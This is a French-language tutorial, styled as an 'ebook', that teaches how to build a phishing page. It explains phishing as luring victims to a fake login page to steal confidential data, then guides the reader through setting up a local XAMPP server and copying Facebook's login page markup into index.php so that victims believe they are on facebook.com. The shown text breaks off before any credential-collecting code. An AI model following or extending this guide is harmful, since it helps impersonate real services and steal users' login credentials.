

Ebook HQ phishing [french]

Introduction


Pour bien commencer cet Ebook nous allons donner une signification à la pratique du phishing. Le phishing consiste à attirer une victime sur une fausse page web de connexion par tout les moyen possible pour lui soutirer des informations confidentielles. Dans ce Ebook je ne me concentrerais pas sur la partie social engineering (le faite d'attirer la victime sur la page), mais plus sur la création de la page de phishing en elle-même.

Tout d'abord il vous faudra acquérir des compétences en web, qui ne vous inquiétez pas, resterons très minime en ce qui concerne de créer des pages de phishing.

Prérequis :

- logiciel XAMPP
- Compétence html/js/css

Tout d'abord je suis obligé de faire un peu de théorie, dans un site web nous avons deux parties au niveau du code, une partie que nous appelons le front-end, c'est toute la partie que l'utilisateur lambda va voir sur sa page :




Pour ce ebook je vais prendre comme exemple très simpliste facebook.

Voici ce que nous voyons à l'écran, une page web.

Comment la page web apparaît sur l'écran ? Grâce à votre navigateur qui "interprète" (et vous allez comprendre que ce mot prend tout son sens) le code que le "serveur" lui envoie.

faites ctrl + maj + i, ou faites un clique droit puis "inspecter"



```
<!doctype html>
...<html lang="fr" id="facebook" class="tinyViewport tinyWidth"> == $0
  <head>...</head>
  <body class="login_page _39il UIPage_LoggedOut hasBanner _-kb _605a b_c3pyn-ahh chrome
webkit win x1 Locale_fr_FR cores-gte4 _19_u hasAXNavMenubar" dir="ltr">
    <script>requireLazy(["bootstrapWebSession"],function(j){j(1589734002)})</script>
    <div class="_li" id="u_0_2">...</div>
    <div style="display:none">...</div>
    <script type="text/javascript">...</script>
    <script>...</script>
    <script>...</script>
    <script>...</script>
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yY/l/0,cross/
06KtpyU_aAz.css? nc x=Ij3Wp8lg5Kz" as="style" crossorigin="anonymous">
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yZ/l/0,cross/
luxtlbMNsC3.css? nc x=Ij3Wp8lg5Kz" as="style" crossorigin="anonymous">
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3iKBQ4/yz/l/fr_FR/
w3nsgLWDU1D.js? nc x=Ij3Wp8lg5Kz" as="script" crossorigin="anonymous">
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0,cross/
C3_hCCDPipe.css? nc x=Ij3Wp8lg5Kz" as="style" crossorigin="anonymous">
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0,cross/
25FWvpI6e1r.css? nc x=Ij3Wp8lg5Kz" as="style" crossorigin="anonymous">
    <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yH/l/0,cross/
rWfUa1Aa5iU.css? nc x=Ij3Wp8lg5Kz" as="style" crossorigin="anonymous">
    <script>...</script>
    <script>bigPipe.beforePageletArrive("first_response")</script>
    <script>...</script>
    <script>...</script>
    <script>bigPipe.beforePageletArrive("last_response")</script>
    <script>...</script>
  </body>
</html>
```

Cet outil est très important car il va nous permettre de voir le code qui est interprété par le navigateur. Pour l'expliquer simplement chaque ligne de ce code est lu par le navigateur est créé un affichage grâce à celles-ci. Tout ceci regroupe donc la partie front-end, seulement l'affichage. Je vous ai parlé plus haut de la partie serveur du site web, cette partie s'appelle le back-end, vous ne verrez jamais dans l'outil d'inspection ni nul par ailleurs, la seule chose que vous pouvez faire c'est lui "demandé" des informations, exemple pour recevoir le code qui va nous permettre d'afficher la page facebook nous lui avons demandé en indiquant dans l'url <https://facebook.com/login/>, en faisant cela le navigateur à questionner le site et le serveur a répondu toute la partie front-end que vous avez vu en haut. Le code de la partie serveur se trouve dans des machines à distance.


Maintenant que vous comprenez un peu plus le concept de site web et son fonctionnement je peux quitter la partie théorique et vous expliquez en dur comment nous pourrions atteindre notre objectif.

Tutoriel

Tout d'abord il vous faut installer le logiciel xampp, ce logiciel va nous permettre de simuler la partie serveur du site web directement en "local" sur notre pc, si je dois simplifier nous allons créer un hébergement web sur pc grâce à ce logiciel.

<https://www.apachefriends.org/fr/download.html>

Une fois le logiciel installé vous pouvez vous diriger dans son dossier d'installation, par défaut le logiciel s'installera à la racine de votre disque dur : C:\xampp




Pour pouvoir exécuter votre serveur web lancer le logiciel : **xampp-control.exe** se trouvant dans le dossier xampp.

Exécuter le module "apache", si vous rencontrez des problèmes lors de son lancement (cela arrive fréquemment), allez sur youtube et suivez des tutoriels vous permettant de fixer vos problèmes.


Si vous avez réussi à lancer votre serveur apache rendez vous dans le dossier htdocs (se trouvant lui-même dans le dossier xampp) :

C:\xampp\htdocs

à l'intérieur se trouvent plusieurs fichiers, vous pouvez les supprimer et créer un fichier se nommant "index.php" comme dans le screen ci-dessous :




Ce dossier est la **racine** de notre site, c'est-à-dire que si nous allons en tant que client sur notre serveur c'est d'ici que le serveur enverra les réponses, nous allons tester notre serveur en tapant du code html dans ce fichier index.php. Je vous conseille de l'éditer grâce à un logiciel d'édition approprié comme notepad++ : <https://notepad-plus-plus.org/downloads/>



```
1 <h1>test</h1>
```

Rentrez ce code : `<h1>test</h1>` puis sauvegarder votre fichier php.

Une fois ceci fait nous pouvons tester le bon fonctionnement de notre serveur en allant sur cette page : <http://localhost:80>




(J'ai modifié mon port pour le logiciel xampp donc il est affiché 8090 mais le vôtre est censé être 80)


**Si votre “test” est affiché alors nous pouvons commencer la création de notre page de phishing.
Pour cela comment nous allons faire ?**

Notre but est de faire croire à la victime qu'elle se connecte sur le site facebook.com, il nous faut donc seulement récupérer l'affichage du site, et grâce à notre inspecteur d'élément nous allons récupérer tout le front-end de la page de connexion.

Pour ce faire revenez à votre page avec l'inspecteur d'ouvert :



Nous allons copier le code html :




Faites un clic droit sur la première ligne de la page, puis sélectionnez “copy” puis “copy element”. Une fois fait retourner sur votre éditeur de texte et coller le contenu que vous venez de copier :


```
index.php
1 <html lang="fr" id="facebook" class="tinyViewport tinyWidth"><head><meta charset="utf-8"><meta name="referrer" content="origin-when-crossorigin"
2 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yZ/l/0.cross/luxt1bMNsC3.css?nc_x=Ij3Wp81q5Kz" data-bootlo
3 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0.cross/C3_hCCDPipe.css?nc_x=Ij3Wp81q5Kz" data-bootlo
4 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0.cross/25FWvpI6e1r.css?nc_x=Ij3Wp81q5Kz" data-bootlo
5 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yH/l/0.cross/rWFUa1Aa5iU.css?nc_x=Ij3Wp81q5Kz" data-bootlo
6 <script src="https://static.xx.fbcdn.net/rsrc.php/v3/yh/r/n1tAUBe3kvv.js?nc_x=Ij3Wp81q5Kz" data-bootloader-hash="MDUa6" crossorigin="anonymous">
7 <script>requireLazy(["gkx"],function(gkx){gkx.add({"676837":{"result":false,"hash":"AT4Ifj8w2ichWE70"},"676920":{"result":true,"hash":"AT5IvGHY_g
8 <script>requireLazy(["bx"],function(bx){bx.add({"875231":{"uri":"https://static.xx.fbcdn.net/rsrc.php/yD/r/d42IVX-5C-b.ico"}})});
9 requireLazy(["gkx"],function(gkx){gkx.add({"677762":{"result":false,"hash":"AT7tkthequVlkTi"},"1243461":{"result":false,"hash":"AT76ffVUAz_2dqF
10 requireLazy(["Bootloader"],function(Bootloader){Bootloader.setResourceMap({"3G59j":{"type":"js","src":"https://static.xx.fbcdn.net/rsrc.php/v
11 <script>requireLazy(["InitialJSLoader"],function(InitialJSLoader){InitialJSLoader.loadOnDOMContentLoadedReady(["k0HfN","z7lce","3G59j","b6jYt","Nycnb
